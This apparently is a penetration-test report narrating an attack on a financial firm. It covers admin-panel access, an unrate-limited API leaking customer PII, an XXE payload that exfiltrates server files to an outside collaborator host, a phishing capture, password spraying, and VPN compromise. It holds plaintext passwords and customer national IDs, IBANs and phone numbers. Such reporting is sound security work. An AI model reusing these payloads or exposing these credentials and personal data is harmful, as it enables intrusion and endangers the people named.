17     "36",
18     "",
19     "10096000502",
20     "1",
21     "",
22     "om",
23     "05554500300",
24     "1979-06-28",
25     "13035",
26     "3",
27     "6",
28     "",
29     "2020-06-18 02:04:15"
30   ],
31   [
32     "35",
33     "",
34     "10096001510",
35     "1",
36     "ime993@gmail.com",
37     "0555616681",
38     "1978-08-17",
39     "14700",
40     "3",
41     "6",
42     "",
43     "2020-06-18 00:01:11"
44   ],
45 ]

```

```

1 [
2   [
3     "cc_id"
4   ],
5   [
6     "cc_name"
7   ],
8   [
9     "cc_nid"
10  ],
11  [
12    "cc_nationality_id"
13  ],
14  [
15    "cc_email"
16  ],
17  [
18    "cc_mobile_number"
19  ],
20  [
21    "cc_date_of_birth"
22  ],
23  [
24    "cc_income"
25  ],
26  [
27    "cc_sector_id"
28  ],
29  [
30    "cc_status_id"
31  ],
32  [
33    "cc_note"
34  ],
35  [
36    "cc_submitdate"
37  ]

```

```

[ [
  [
    "1",
    "ihab",
    "ihab",
    "om",
    "1",
    "Ihab AbuHilal"
  ],
  [
    "2",
    "view",
    "om",
    "1",
    "2",
    "View user"
  ],
  [
    "3",
    "admin",
    ".com",
    "1",
    "1",
    "Admin"
  ]
]

```

Attack Narrative – Web Application Attack Surface

[Main website CMS admin]

Used the credentials to gain complete access to ABC.com webcontent admin panel

The screenshot shows a left sidebar with navigation links: Video, Page, Slides, Posts, Content, Branches, and Social Media Links. The main area is titled "Page" and contains search and filter controls. A table lists "Records 1 to 58 of 58". The columns are ID, Language, Key, and Title. The data includes:

ID	Language	Key	Title
3		Message_from_the_Chairman	
4		about_n	
5		business	
6		our_strategy	
7		management	
8		our-people	
9		shariah_board	

Used the credentials to gain complete access to ABC.com careers admin panel

The screenshot shows a top navigation bar with "en" and "en". Below it is a "Requests /" menu item. The main area displays a table of "Records 1 to 20 from 115". The columns are: The scientific authority, Practical certification, Years of Experience, Practical experiences, A fresh graduate, E-mail, Mobile number, City, Nationality, and The name. The data includes:

The scientific authority	Practical certification	Years of Experience	Practical experiences	A fresh graduate	E-mail	Mobile number	City	Nationality	The name
King Fahd	secondary	3-4	Experiment	No	Has				ent
King Fahd	secondary	0-1	General receptionist	Yeah					dulian
King Fahd	secondary	More than 4 years	General supervision of a hotel and I was the introduction of food and marketing	No					Al-teri
King Fahd	Bachelor	More than 4 years	Chief Internal Audit	No	a				Al-stib
Gaz	Bachelor	1-2	registration officer	No	abeer				n H ber
									ee red
									Abdullah

Attack Narrative – Web Application Attack Surface

Used the credentials to gain complete access to ABC.com Credit Card Applications' admin panel

The screenshot shows a web-based application interface titled "Credit Cards Applications". At the top, there are search and filter options, including a status filter for "Pending", "Approved", and "Rejected". Below the header is a table listing 15 rows of application data. The columns include: Id, Name, Nationality, National ID or Iqama, Email, Mobile Number, Date of Birth, Income, Sector, Status, and Submit Date. The data shows various application details such as names like "asd", "sau", and "A10", and dates ranging from 07/26/1991 to 11/23/1994.

	ID	Name	Nationality	National ID or Iqama	Email	Mobile Number	Date of Birth	Income	Sector	Status	Submit Date
	15	asd	asd	asd	asd	123	07/30/2020	12,123	Private	Pending	08/03/2020
	15	asd	asd	asd	asd	123	07/30/2020	12,123	Private	Pending	08/03/2020
	15	asd	asd	asd	asd	123	07/30/2020	12,123	Private	Pending	08/03/2020
	15	asd	asd	asd	asd	123	07/30/2020	12,123	Private	Pending	08/03/2020
	15	asd	asd	asd	asd	123	07/30/2020	12,123	Private	Pending	08/03/2020
	15	1073004903	asd	asd	asd	1706669	07/26/1991	6,055	Government	Pending	07/14/2020
	15	1044516001	sau	asd	asd	5989955	02/01/1957	100,000	Private	Pending	07/14/2020
	15	1070404171	A10	asd	asd	1455654	07/20/1992	3,500	Private	Pending	07/13/2020
	14	1048915829	n.m	asd	asd	1810800	05/27/1979	30,000	Private	Pending	07/13/2020
	14	1074210269	asd	asd	asd	1254929	11/07/1991	12,837	Government	Pending	07/13/2020
	14	1084014917	s6a	asd	asd	1190563	11/23/1994	6,024	Government	Pending	07/13/2020

Used the shell access to gain credentials to database password of demo.ABC.com

The screenshot shows the Adminer 4.7.7 MySQL interface. The left sidebar shows the database selection dropdown set to "wp1". The main area is titled "Select: wp_users". It includes a "Select data" tab, "Show structure", "Alter table", and "New item" buttons. Below these are filters for "Select", "Search", "Sort", "Limit (50)", "Text length (100)", and an "Action" button. The SQL query displayed is "SELECT * FROM `wp_users` LIMIT 50 (0.000 s) Edit". The results table shows two rows of user data:

	Modify	ID	user_login	user_pass	user_nicename	user_email	user_url
<input type="checkbox"/>	edit	1	SPSI	9VV59egI	I.superadmin	superadmin@abc.com	abc.com
<input type="checkbox"/>	edit	2	SP\$byquezimzouwE	NgyBIJUxqltf/K13C0	-	-	-

Below the table are buttons for "Whole result", "Modify", "Selected (0)", "Export (2)", "Save", "Edit", "Clone", and "Delete". There is also an "Import" link at the bottom.

Attack Narrative – Web Application Attack Surface

API endpoint (enumerated from IT emails shown later) publicly listed

Application name Home API

ASP.NET Web API Help Page

Introduction

Provide a general description of your APIs here.

Account

API	Description
GET api/Account/UserInfo	No documentation available.
POST api/Account/Logout	No documentation available.
GET api/Account/ManageInfo?returnUrl={returnUrl}&generateState={generateState}	No documentation available.
POST api/Account/ChangePassword	No documentation available.
POST api/Account/SetPassword	No documentation available.
POST api/Account/AddExternalLogin	No documentation available.
POST api/Account/RemoveLogin	No documentation available.

API endpoint Get Application Item discovered. Requires an Agreement ID parameter

Request Information

URI Parameters

None.

Body Parameters

ApplItemSearchRequest

Name	Description
AGREEMENTID	

Request Formats

application/json, text/json

Sample:

```
{
  "AGREEMENTID": "sample string 1"
}
```

Attack Narrative – Web Application Attack Surface

AgreementID extracted from employee emails (compromise shown later) leading to super sensitive PII and Financial information of Customers

Request

Raw Params Headers Hex JSON Beautifier

```
1 POST /_api/_l/GetApplicationItem HTTP/1.1
2 Host: api.n...com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79
4 Accept: text/html,application/xhtml+xml,application/xml;q=0
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Content-Type: text/json
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 31
12
13 {
14   "AGREEMENTID": "896650"
15 }
```

Attack Narrative – Web Application Attack Surface

Any user's critical information retrieval possible just with their agreementID. Data including Name, Mobile number, address, Bank Name, IBAN number, National ID among other sensitive financial information

```
<P_ADDRESS>  
<P AGREEMENTID>  
896650  
</P AGREEMENTID>  
<P BANK>  
SBI  
</P BANK>  
<P BANK_IBAN>  
520EC0398993900007766  
</P BANK_IBAN>  
<P CUST_NAME>  
Aman  
</P CUST_NAME>  
<P_DISBURSAL_DATE>  
2020-06-29T00:00:00  
</P_DISBURSAL_DATE>  
<P_ERROR_MSG>  
null  
</P_ERROR_MSG>  
<P_EXPIRY_DATE>  
13/02/1443  
</P_EXPIRY_DATE>  
<P_FIRST_DUE_DATE>  
2020-07-27T00:00:00  
</P_FIRST_DUE_DATE>  
<P_MOBILE_NO>  
+91 9876543210  
</P_MOBILE_NO>  
<P_NATIONAL_ID>  
1024702639  
</P_NATIONAL_ID>  
<P_SCHEME_TYPE>  
226
```

Attack Narrative – Web Application Attack Surface

Absence of ratelimiting on API leading to Customer information dump at mass via bruteforcing the AgreementID using automated scripts. PoC showing sample **data of customers dumped** containing critical PII

<u>ADDRESS></u>	<u>AGREEMENTID></u>	<u>BANK></u>	<u>IBAN></u>	<u>NAME></u>	<u>DATE></u>	<u>DU_DATE></u>	<u>MOBILE_NO></u>	<u>NATIONAL_ID></u>	<u>EMI_amt></u>	<u>nationality></u>	<u>amount></u>
	1441		896128	000025150248000104	2020-06-28T00:00:00	2020-08-27T00:00:00	1757	1086772322	482		15000
			896344	000025150248000104	2020-06-29T00:00:00	2020-08-25T00:00:00	9298	1012303382	1553		35000
			896634	000025150248000104	2020-06-29T00:00:00	2020-07-27T00:00:00	0030	1084134970	888		20000
			896950	000108050492120015	2020-06-29T00:00:00	2020-07-25T00:00:00	4000	1010901039	1932		65000
			896014	000025150248000104	2020-06-28T00:00:00	2020-08-27T00:00:00	2893	1079676688	906		15000
			896013	000025150248000104	2020-06-28T00:00:00	2020-07-27T00:00:00	1245	1106977497	482		15000
			896955	000108050492120015	2020-06-29T00:00:00	2020-07-27T00:00:00	4931	1043966207	1486		50000
	1441		896022	EC0398993900099302	2020-06-28T00:00:00	2020-09-27T00:00:00	6102	1048708661	804		25000
			896263	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	7540	1072562620	644		20000
			896503	000025150248000104	2020-06-29T00:00:00	2020-07-27T00:00:00	2214	1049125741	482		15000
			896124	000025150248000104	2020-06-28T00:00:00	2020-08-28T00:00:00	1662	1075054773	804		25000
			896467	000108050492120015	2020-06-29T00:00:00	2020-07-27T00:00:00	0211	1021890106	1486		50000
			896539	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	3228	1117423820	320		10000
			896112	000025150248000104	2020-06-28T00:00:00	2020-08-27T00:00:00	0462	1104372683	644		20000
			896408	000025150248000104	2020-06-29T00:00:00	2020-07-27T00:00:00	6680	1047979438	320		10000
			896620	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	9300	1071317679	888		20000
			896313	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	2827	1065120220	2405		60000
			896479	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	0996	1042098176	1784		60000
			896011	000108050492120015	2020-06-28T00:00:00	2020-07-27T00:00:00	5632	1033197029	1634		55000
			896919	000025150248000104	2020-06-29T00:00:00	2020-08-25T00:00:00	6260	1005423577	1337		45000
			896778	000025150248000104	2020-06-29T00:00:00	2020-07-27T00:00:00	9325	1105838740	1027		10000
			896907	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	2878	1073247601	804		25000
			896212	000025150248000104	2020-06-29T00:00:00	2020-08-27T00:00:00	8956	1083622421	644		20000
			896324	000025150248000104	2020-06-29T00:00:00	2020-07-27T00:00:00	2957	1063441040	320		10000
			896574	000108050492120015	2020-06-29T00:00:00	2020-07-27T00:00:00	1934	1034141802	1932		65000
		**** ****	896001	000204608010400608	2020-06-28T00:00:00	2020-07-25T00:00:00	0071	1035736758	644		20000

Attack Narrative – Web Application Attack Surface

B2BWebAPI (request found on email compromised – shown later) vulnerable to XXE exploitation

```
1 POST /R: :bAPI/api/AccountDetail/ReturnAccountDetails HTTP/1.1
2 Host: aj.com
3 User-Agent: .la/S.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 510
11
12 <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
13 <!DOCTYPE aa[<!ELEMENT bb ANY><!ENTITY xxe SYSTEM "http://j0kcv7ji3bng650u3h8z">
14 <Message>
15   <Header>
16     <Sender>
17       &xxe;
18     </Sender>
19     <Receiver>
20     </Receiver>
21     <MessageType>
22     </MessageType>
23     <TimeStamp>
24     </TimeStamp>
25   </Header>
26   <Body>
27     <Description>
28     </Description>
29     <AccountNo>
30     </AccountNo>
31     <Amount>
32     </Amount>
33     <CustomerRefNo>
34     </CustomerRefNo>
35     <TransType>
36     </TransType>
37   </Body>
38 </Message>
39
40 <HTTP/1.1 200 OK
41 Date: Thu, 27 Aug 2020 18:40:30 GMT
42 Content-Type: application/xml; charset=utf-8
43 Content-Length: 218
44 Connection: close
45 Cache-Control: no-cache
46 Pragma: no-cache
47 Expires: -1
48 X-AspNet-Version: 4.0.30319
49 X-Powered-By: ASP.NET
50 X-DIS-Request-ID: 4214d4ce3fe6ab25f9a06da2eea3aae5
51 Server: DOSarrest
52
53 <Message>
54   <Header>
55     <Sender>
56       &xxe;
57     </Sender>
58     <Receiver>
59     </Receiver>
60     <MessageType>
61     </MessageType>
62     <TimeStamp>
63     </TimeStamp>
64   </Header>
65   <Body>
66     <Description>
67     </Description>
68     <AccountNo>
69     </AccountNo>
70     <Amount>
71     </Amount>
72     <CustomerRefNo>
73     </CustomerRefNo>
74     <TransType>
75     </TransType>
76   </Body>
77 </Message>
```


Exploiting XXE to exfiltrate internal server files of api.ABC.com. PoC showing exfil of C:\windows\win.ini

7 2020-Aug-27 18:49:25 UTC HTTP rgkbkfz_2jpo7s84bf2lu9j

Description	Request to Collaborator	Response from Collaborator
Raw	Params	Headers
<pre>1 GET /?%20fort%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[1%0D%0A[Bprofessional]%0D%0Aprev_BPNETD=C:\%5CPCBP%5Clogs.dir\%5CBPNETD_1.log%0D%0ABPNETD=C:\%5CPCBP%5Clogs.dir\%5CBPprev_WBPS=C:\%5CPCBP%5Clogs.dir\%5CWbps_19.log%0D%0AWBPS=C:\%5CPCBP%5Clogs.dir\%5CWbps_20.log%0D%0Aprev_WBPR=C:\%5CPCBEBPR_1.log%0D%0AWBPR=C:\%5CPCBP%5Clogs.dir\%5CWbpr_1.log%0D%0AWBPR=C:\%5CPCBP%5Clogs.dir\%5CWbpr_2.log</pre>	<pre>1 [Bprofessional] prev_BPNETD=C:\PCBP\logs.dir\BPNETD_1.log BPNETD=C:\PCBP\logs.dir\BPNETD_2.log prev_WBPS=C:\PCBP\logs.dir\WBPS_19.log WBPS=C:\PCBP\logs.dir\WBPS_20.log prev_WBPR=C:\PCBP\logs.dir\WBPR_1.log WBPR=C:\PCBP\logs.dir\WBPR_2.log</pre>	

Attack Narrative – Phishing Campaign

Results of a targeted phishing attack on the limited email addresses found via webapp exploitation



3 instances of password submission were identified. 2 were fake credentials

Data Table				
First Name	Last Name	Email	Position	Status
▶				Submitted Data
▶	I		Head of Sales and Marketing	Submitted Data
▶		t.com		Email Sent
▶		m		Email Sent

Attack Narrative – Phishing Campaign

This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional

Submitted Data August 26th 2020 3:03:03 pm


 Windows (OS Version: 10)
 Chrome (Version: 84.0.4147.135)

Replay Credentials

View Details

Parameter	Value(s)
__original_url	https:// replaceCurrent=1&url=https%3a%2f%2fm 1%2fowa/owa/auth.owa
destination	https://mail owa
flags	4
forcedownlevel	0
isUtf8	1
password	T0ughB0rn831
passwordText	
username	

This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional



The screenshot shows the Microsoft Outlook inbox. The top navigation bar includes 'Mail', 'Calendar', 'People', and 'Tasks'. The inbox list displays several messages:

- From 'med' (unread)
- From 'inst' (unread)
- From 'rah' (unread)
- From 'ed' (unread)
- From 'Ibukl' (unread)
- From 'Olaya' (unread)

A message from 'Olaya' is partially visible at the bottom, mentioning a 'high utilization issue'.

Attack Narrative – Phishing Campaign

Commendably, the email was immediately identified as phishing by the security team and all employees were informed but due to the lack of the ability of removing phishing emails from mailboxes, apart from informing employees, no other action was taken

Dear All,

I believe the below email is fake



From: me [REDACTED] com]
Sent: Wednesday, August 26, 2020 12:40:10
To: [REDACTED]
Subject: Updated Holiday Calandar | COVID-19 Guidelines

Yours sincerely, [REDACTED]

Hi All,

Please find the link to the updated **Holiday** calendar and respective security guidelines in effect from 26th August 2020.

[Holiday Calendar | Aug-2020](#)

Regards

Attack Narrative – Compromised Email Accounts

This included numerous passwords shared as plain text which is an extremely dangerous password hygiene

Open IAM Cred



Mon 6/8/2020 1:19 PM
Sent Items

To: Ki

OPEN IAM credentials

17.
sys
!Q,
Wg

Good afternoon A
Further to the below email and our discussion today, please note my **credentials** below.
User Name: H:
Password: Sari
Regards

Dear Mi

Good day to you.

As agreed, please find the below login **credentials** for your trial account. Kindly request yo

Courses: Financial Cr... This is the AML course/content ba
Code of Conduct – include last (game notes)

1. Mr nm
URL: <https://www.com/learn>
Userr :
Passw : 123

2. Kf \$
URL: <https://rs.com/learn>
Userr :
Passw : 123

3. Mc....n
URL: <https://rs.com/learn>
Username: _____
Password: 123

Please feel free to contact me for any further support or assistance.

Along with excel sheets containing credentials to critical internal applications



Mon 6/15/2020 10:07 AM
Sent Items

To: Shri <t.com>;
Cc: Div. <t.com>;

Indexer UI also was shared v

<http://172.16.1.104:8080/en-US/app/launcher/home>

UserName
Password : Admin\$2020

Regards,

1	Phone	Email Address	Role\AD Group	UserID	Password
2	+91		Splunk_admin	a	4b4uFS^s6
3	+91		Splunk_admin	a	a2T7f&x99
4	+91		Splunk_User		^23Ik8H\$C
5	+91		Splunk_User		y81G\$xiDR
6	+91		Splunk_User		w2!pY\$6k^
7	+91		Splunk_User		ma\$85h7R*
8	+91		Splunk_User	a	z6D1L5J#L
9	+91		Splunk_User		n#vDay8@2
10	+91		Splunk_Admin		i3lD67zp
11	+91		Splunk_User		%yy7M8tOP
12	+91		Splunk_User		Kq2&^%476
13	+91		Splunk_User		\$9QEy1ugq
14					

Attack Narrative – Compromised Email Accounts

Another instance of Splunk account compromised

The screenshot shows the Splunk My Account dashboard. At the top, there are navigation links for COVID-19 Response, Pricing, Training, Support, and a user profile for 'Irfan'. Below the header, the main content area is titled 'My Account' and displays a 'Welcome, i' message. The left sidebar contains sections for 'Profile Details' (Display Name: Irfan, Email: i.khan@), 'Update Profile Details', and 'Documentation' (links to Splunk Enterprise, Cloud, Light, Universal Forwarder, and various security and intelligence products). The right sidebar features a 'Free Trials and Downloads' section with links to Splunk Enterprise, Cloud, Light, and several enterprise products. A large orange box on the right is titled 'Splunk Customer Resources' with the subtext 'Your one stop for guidance to learn, get help, and play with Splunk'. It includes a 'Go Now' button and icons representing users and upward arrows.

While looking at numerous shared passwords, simple patterns in passwords were identified. Passwords such as ABC123 ABC@123 ABC#123 etc were hence sprayed on other identified emails of employees

```
26 [+] Success: !#123
27 [+] Success: !#123 (Logged in but password expired)
28 [+] Success: !#123 (IT guy)
```

Attack Narrative – Compromised Email Accounts

This lead to access to 20+ other email accounts including IT, DevOps, Accounts and Financial Staff

```
[+] Starting bruteforce
[+] Trying to Autodiscover domain
[+] 0 of 3 passwords checked
[+] Success: t@123
[+] Success: t@123
[+] Success: 123
[+] Success: @123
[+] Success: 123
[+] Success: 123
[+] Success: 23
[+] Success: 123
[+] Success: 123
[+] Success: t123
[+] Success: t123
[+] Success: 123
```

One of those employees was the user ABC who seem to be a senior IT employee hence his email led to massive credential disclosure via plain text password sharing

Internal Email

Dear Mr. A

Thank you very much for all the support and assistance.

Please configure one Laptop for one of our employee.

Warm regards,

12301	R@	lah	Raw	159159
-------	----	-----	-----	--------

Attack Narrative – Compromised Email Accounts

Including windows passwords of other ABC employees

Good morning.

Please find the User and Password. One Laptop is reserve for Credit Card-Customer Care.

Warm regards,

CUSTOMER CARE DEPARTMENT				
NO.	EID#	EMPLOYEE NAME	Windows User	PW
1	12395	Ha	ding Requ	pdesk
2	10288	Kh	a04	#123
3	11990	Ah	a03	3
4	11011	Ha	a08	102030
5	12175	Ha	a02	41
6	12136	Ma	a05	4
7	12090	Sa	a18	66
8	12176	Ma	h05	6699
9	12248	No	allow	

Similar password sharing trends observed on other compromised email accounts

Manage Engine - Portal

REPLY REPLY ALL



Sun 8/16/2020 3:46 PM

Sent Items

To:

Dear Mr. J

Please find the below URL to access Manage Engine – Ticketing portal.

<https://>

Username : Windows ID

Password : Windows password

Domain : Please se

Regards,

Attack Narrative – Compromised Vpn Accounts

During the inbox enumeration of team hit a massive loot with a detailed excel sheet containing Windows and VPN passwords of 100s of ABC employees


A	B	C	D	E	F	G	H	I
Tag Num	Mac Address	Name	User Windows	Password Windows	User VPN	Password VPN	Team Viewer	PC Name
1	Wire LAN WiFi BD-3D	Mo man	Mc	i4	vpn	#f10		FTLTfi1
2	ETH 98-E7-43-2		err	i0	vpn	!H06	158154	FTLThr2
2	Wire LAN WiFi 5B-57							
5	ETH 98-E7-43-2							
3	Wire LAN WiFi i9-6D	AT	VIZI at		VPN	i2		FTLColl3
7	ETH 98-E7-43-1		Ha	i93		4		FTLColl4
8	Wire LAN WiFi !3							
9	ETH 98-E7-43-1							
10	Wire LAN WiFi :7-B8	Haya	skheet Ha	i1	VPN	i7		FTLCCNS
11	ETH 98-E7-43-1							
12	Wire LAN WiFi :F-D1		ra	i0	vpn	!H07		TLTHR6
13	ETH 98-E7-43-1							
14	Wire LAN WiFi :7-7D		ni	i1	VPN	#2_2		FTLColl7
15	ETH 98-E7-43-1							
16	Wire LAN WiFi EE-3D	Ka	aibi Kw	%	VPN	@123		FTLCCN8
17	ETH 98-E7-43-2							
18	Wire LAN WiFi BD-BF				vpn	#01		TLTIT45
19	ETH 98-E7-43-2							
20	Wire LAN WiFi BC-BD		Ha	i1	VPN	i7		FTLColl10
21	ETH 98-E7-43-2							
22	Wire LAN WiFi 59-DF	ly	Ab	i3	VPN	i9		FTLColl11
23	ETH 98-E7-43-2C-86-D2							

These credentials were then used to login into the CISCO VPN gateway at 5.9.130.3

